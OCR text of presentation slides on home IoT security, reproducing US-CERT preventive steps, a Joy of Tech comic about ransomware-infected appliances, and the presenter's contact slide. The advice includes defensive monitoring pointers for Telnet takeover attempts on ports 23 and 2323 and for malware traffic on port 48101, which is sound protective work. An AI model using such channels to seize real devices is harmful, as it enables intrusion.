
SECURING YOUR IOT DEVICES

- Change default username and password
- Disable unnecessary remote access to the IoT device
- US-CERT Advisory - https://www.us-cert.gov/ncas/alerts/TA16-288A


US-CERT PREVENTIVE STEPS

- Ensure all default passwords are changed to strong passwords. Default usernames and passwords for most devices can easily be found on the Internet, making devices with default passwords extremely vulnerable.
- Update IoT devices with security patches as soon as patches become available.
- Disable Universal Plug and Play (UPnP) on routers unless absolutely necessary.[12 (link is external)]
- Purchase IoT devices from companies with a reputation for providing secure devices.
- Consumers should be aware of the capabilities of the devices and appliances installed in their homes and businesses. If a device comes with a default password or an open Wi-Fi connection, consumers should change the password and only allow it to operate on a home network with a secured Wi-Fi router.
- Understand the capabilities of any medical devices intended for at-home use. If the device transmits data or can be operated remotely, it has the potential to be infected.
- Monitor Internet Protocol (IP) port 2323/TCP and port 23/TCP for attempts to gain unauthorized control over IoT devices using the network terminal (Telnet) protocol.[13 (link is external) (link is external)]
- Look for suspicious traffic on port 48101. Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor.

SAM REALIZED HE HAS NOT BEEN DOING THIS…



WE NEED TO CHANGE OUR DEVICE'S PASSWORDS BEFORE IT'S TOO LATE!!!


The Joy of Tech™ by Nitrozac & Snaggy
The Internet of ransomware things...
HUNGRY? PAY UP AND I'LL UNLOCK MY DOOR!
ON STRIKE UNTIL YOU SEND MONEY TO MY HACKERS.
20 BUCKS IN MY PAYPAL ACCOUNT OR I'LL ONLY BREW DECAF!
I'LL BE BURNING THE TOAST IF YOU DON'T GET ME SOME DOUGH!
THE NEXT TIME YOU LEAVE, IT'LL COST YOU 100 BUCKS TO GET BACK INTO THE HOUSE, UNLESS YOU GIVE ME $75 NOW!
30 BUCKS IN BITCOIN, OR NEXT TIME I SMELL SMOKE, I MIGHT JUST LET YOU SLEEP.
MY ALARM SYSTEM IS GOING TO GO OFF RANDOMLY THROUGHOUT THE NIGHT, UNLESS YOU "DONATE".
YOUR DIRTY DISHES CAN WAIT, I'M BUSY MINING BITCOINS.
EXCUSE US WHILE WE PARTICIPATE IN A DDoS ATTACK.
I'M TURNING OFF THE HEAT UNTIL YOU WARM UP MY BANK ACCOUNT!
WIRE MY HACKER $100 OR I'LL REVERSE MY MOTOR AND BLOW DIRT ALL OVER THIS PLACE!
I'LL START YOUR CAR, BUT ONLY TO TAKE YOU TO YOUR BANK TO MAKE A TRANSFER.
IF YOU DON'T SEND US CASH, YOUR REPUTATION WILL BE IN THE TRASH.
SEND ME $25 OR I'LL TELL EVERYONE ON YOUR SOCIAL NETWORK THAT YOU WERE STUPID ENOUGH TO BUY AN INTERNET-CONNECTED BROOM!
You can help us keep the comics coming by becoming a patron! www.patreon/joyoftech
joyoftech.com

THIS IS GONNA BE A LONG DAY…

THE END?!?

THANK YOU!!!

- @TOPHS
- BIT.LY/ELISANBOOKS
- FACEBOOK.COM/CCELISAN
- LINKEDIN.COM/IN/ELISAN